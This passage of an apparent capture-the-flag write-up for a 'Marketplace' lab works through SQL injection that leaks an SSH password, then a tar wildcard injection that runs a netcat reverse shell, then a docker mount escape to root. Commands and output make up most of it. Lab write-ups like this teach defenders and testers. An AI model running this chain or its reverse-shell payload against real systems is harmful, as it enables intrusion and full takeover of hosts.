
User id,author,title,description,image,id,user_from,user_to,me

User 1
ID: id,author,title,description,image,id,user_from,user_to,message_content,is_read,id,username,password,isAdministrator
Is administrator: true

We have the columns --> *id,author,title,description,image,id,user_from,user_to,message_content,is_read,id,username,password,isAdministrator*.

The column for message_content seems like it could show messages exchanged between the users. Let's try to access that with the below injection:

AND 1=2 union select message_content,1,2,3 from messages where id=1




The Marketplace
Home | Administration panel | New listing | Messages | Log out

User Hello! An automated system has detected your SSH password is too weak and needs to be changed. You have been generated a new temporary password. Your new password is: @b_ENXkGYUCAv3zJ


User 1
ID: Hello! An automated system has detected your SSH password is too weak and needs to be changed. You have been generated a new temporary password. Your new password is: @b_ENXkGYUCAv3zJ
Is administrator: true

And we seem to have an SSH password. Now we do not know the user but since its only 3 users (system, jake, michael) we can try manually (no need for hydra) to see which one we are able to connect. And we are able to connect with Jake!




```
┌──(root💀koelhosec)-[/home/tryhackme/marketplace]
└─# ssh jake@10.10.106.109
```

And get our second flag:




```
jake@the-marketplace:~$ pwd
/home/jake
jake@the-marketplace:~$ ls -la
total 32
drwxr-xr-x 4 jake jake 4096 Aug 23  2020 .
drwxr-xr-x 5 root root 4096 Aug 23  2020 ..
lrwxrwxrwx 1 jake jake    9 Aug 23  2020 .bash_history -> /dev/null
-rw-r--r-- 1 jake jake  220 Aug 23  2020 .bash_logout
-rw-r--r-- 1 jake jake 3771 Aug 23  2020 .bashrc
drwx------ 2 jake jake 4096 Aug 23  2020 .cache
drwx------ 3 jake jake 4096 Aug 23  2020 .gnupg
-rw-r--r-- 1 jake jake  807 Aug 23  2020 .profile
-r-------- 1 jake jake   38 Aug 23  2020 user.txt
jake@the-marketplace:~$ cat user.txt
[redacted]
jake@the-marketplace:~$ 
```

Now for privilege escalation to get our last flag. Starting with *sudo -l* shows a file that we can run as *michael*:



```
jake@the-marketplace:~$ sudo -l
Matching Defaults entries for jake on the-marketplace:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on the-marketplace:
    (michael) NOPASSWD: /opt/backups/backup.sh
jake@the-marketplace:~$
```


Looking at the file we see that its doing a backup using the tar with the wildcard *




```
#!/bin/bash
echo "Backing up files...";
tar cf /opt/backups/backup.tar *
```

This provides us with a privilege escalation vector. We can create a simple file called *littleshelly.sh* on the same directory with the following command:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <your_ip> PORT >/tmp/f
```




```
jake@the-marketplace:/opt/backups$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.56.110
9999 >/tmp/f" > littleshelly.sh
```




```
jake@the-marketplace:/opt/backups$ echo "" > "--checkpoint-action=exec=sh littleshelly.sh"
jake@the-marketplace:/opt/backups$ "" > --checkpoint=1
jake@the-marketplace:/opt/backups$ chmod +x littleshelly.sh
```

add permissions so we can run as michael:




```
jake@the-marketplace:/opt/backups$ chmod 777 backup.tar littleshelly.sh
```

Calling the script and Michael:




```
jake@the-marketplace:/opt/backups$ sudo -u michael /opt/backups/backup.sh
Backing up files...
tar: backup.tar: file is the archive; not dumped
rm: cannot remove '/tmp/f': No such file or directory
```

And we should get a connection back as michael:




```
└─# nc -nlvp 9999
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.175.98.
Ncat: Connection from 10.10.175.98:45400.
$ whoami
michael
```

Michael is part of a docker group (999):



```
$ id
uid=1002(michael) gid=1002(michael) groups=1002(michael),999(docker)
```

So running `docker image ls` will show the available images:




```
michael@the-marketplace:/opt/backups$ docker image ls
docker image ls
REPOSITORY                    TAG                 IMAGE ID
          SIZE
themarketplace_marketplace    latest              6e3d8ac63c27
ago       2.16GB
nginx                         latest              4bb46517cac3
ago       133MB
node                          lts-buster          9c4cc2688584
ago       886MB
mysql                         latest              0d64f46acfd1
ago       544MB
alpine                        latest              a24bb4013296
```

We can run the following command to run the alpine image:

`docker run -v /:/mnt --rm -it alpine chroot /mnt sh`

And we are running the container as root, and are now able to find the last flag in /root/root.txt!



```
# whoami
whoami
root
# cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
[redacted]
```

THE END!